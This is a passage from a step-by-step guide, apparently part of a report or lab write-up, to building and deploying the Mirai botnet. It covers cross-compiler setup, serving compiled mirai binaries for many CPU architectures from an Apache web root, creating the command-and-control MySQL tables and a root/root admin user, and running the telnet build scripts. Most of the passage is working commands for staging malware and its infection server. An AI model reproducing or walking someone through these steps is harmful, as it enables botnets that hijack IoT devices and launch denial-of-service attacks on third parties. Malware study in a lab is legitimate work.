$ tar -jxf cross-compiler-i586.tar.bz2
```

```
$ tar -jxf cross-compiler-m68k.tar.bz2
```

```
$ tar -jxf cross-compiler-mips.tar.bz2
```

```
$ tar -jxf cross-compiler-mipsel.tar.bz2
```

```
$ tar -jxf cross-compiler-powerpc.tar.bz2
```

```
$ tar -jxf cross-compiler-sh4.tar.bz2
```

```
$ tar -jxf cross-compiler-sparc.tar.bz2
```

```
$ tar -jxf cross-compiler-armv6l.tar.bz2
```

When working on a VM or potentially small provisioned machine, remove any files that are not needed to save space.

```
$ rm *.tar.bz2
```

Then rename them to a more comfortable format.

```
$ mv cross-compiler-armv4l armv4l
$ mv cross-compiler-i586 i586
$ mv cross-compiler-m68k m68k
$ mv cross-compiler-mips mips
$ mv cross-compiler-mipsel mipsel
$ mv cross-compiler-powerpc powerpc
$ mv cross-compiler-sh4 sh4
$ mv cross-compiler-sparc sparc
$ mv cross-compiler-armv6l armv6l
```

Once this is done, set the paths on the machine so that the Mirai instance will know where to look when it needs to use these resources.

```
$ export PATH=$PATH:/etc/xcompile/armv4l/bin
$ export PATH=$PATH:/etc/xcompile/armv6l/bin
$ export PATH=$PATH:/etc/xcompile/i586/bin
$ export PATH=$PATH:/etc/xcompile/m68k/bin
$ export PATH=$PATH:/etc/xcompile/mips/bin
$ export PATH=$PATH:/etc/xcompile/mipsel/bin
$ export PATH=$PATH:/etc/xcompile/powerpc/bin
$ export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
$ export PATH=$PATH:/etc/xcompile/sh4/bin
$ export PATH=$PATH:/etc/xcompile/sparc/bin
$ export PATH=$PATH:/etc/xcompile/armv6l/bin
```

Then do the same for the GO paths

```
$ export PATH=$PATH:/usr/local/go/bin
$ export GOPATH=$HOME/Documents/go
```

```
david@debian:/var/www/html$ ls -l
total 596
drwxr-xr-x  2 root root  4096 Jun  3 18:03 bins
-rw-r--r--  1 root root   267 Jun  4 17:10 bins.sh
-rwxr-xr-x  1 root root 60564 Jun  4 16:59 mirai.arm
-rwxr-xr-x  1 root root 70788 Jun  4 16:59 mirai.arm7
-rwxr-xr-x  1 root root 59384 Jun  4 16:59 mirai.m68k
-rwxr-xr-x  1 root root 79804 Jun  4 16:58 mirai.mips
-rwxr-xr-x  1 root root 79804 Jun  4 16:58 mirai.mpsl
-rwxr-xr-x  1 root root 58284 Jun  4 16:59 mirai.ppc
-rwxr-xr-x  1 root root 54456 Jun  4 16:59 mirai.sh4
-rwxr-xr-x  1 root root 62172 Jun  4 16:59 mirai.spc
-rwxr-xr-x  1 root root 55520 Jun  4 16:58 mirai.x86
david@debian:/var/www/html$ █
```

Figure 28: Files in browser via directory listing

Then apache is installed.

```
$ sudo apt-get install apache2
```

Then move all the new mirai files to the main Apache directory.

```
$ mv mirai.* /var/www/html
```

Now that all of the mirai pieces are in place. The database is created.

Do this in using the following mysql.

The commands below can be used. It should also be noted that if you wish to use a non default port or if you wish to use a different user than the one created below.

You will have to edit main.go again to edit it based on your needs.



```
CREATE DATABASE mirai;
```

```
CREATE TABLE `history` (  
  `id` int(10) unsigned NOT NULL AUTO.INCREMENT,  
  `user_id` int(10) unsigned NOT NULL,  
  `time_sent` int(10) unsigned NOT NULL,  
  `duration` int(10) unsigned NOT NULL,  
  `command` text NOT NULL,  
  `max_bots` int(11) DEFAULT '-1',  
  PRIMARY KEY (`id`),  
  KEY `user_id` (`user_id`)  
);
```

```
CREATE TABLE `users` (  
  `id` int(10) unsigned NOT NULL AUTO.INCREMENT,  
  `username` varchar(32) NOT NULL,  
  `password` varchar(32) NOT NULL,  
  `duration_limit` int(10) unsigned DEFAULT NULL,  
  `cooldown` int(10) unsigned NOT NULL,  
  `wrc` int(10) unsigned DEFAULT NULL,  
  `last_paid` int(10) unsigned NOT NULL,  
  `max_bots` int(11) DEFAULT '-1',  
  `admin` int(10) unsigned DEFAULT '0',  
  `intvl` int(10) unsigned DEFAULT '30',  
  `api_key` text ,
```

```
PRIMARY KEY (`id`),
KEY `username` (`username`)
);
```

```
CREATE TABLE `whitelist` (
  `id` int(10) unsigned NOT NULL AUTOINCREMENT,
  `prefix` varchar(16) DEFAULT NULL,
  `netmask` tinyint(3) unsigned DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `prefix` (`prefix`)
);
```

A user is then created to authenticate to the Mirai instance with.

```
INSERT INTO users
VALUES (NULL, 'root', 'root', 0, 0, 0, 0, -1, 1, 30, '');
```

Once this is setup do the final debug and release of the code. Do that using the following.

In Mirai-Source-Code-master/mirai run the following

```
$ ./build.sh debug telnet
$ ./build.sh release telnet
```

With each of these commands you may have some errors. This will depend on the technology your machine is using.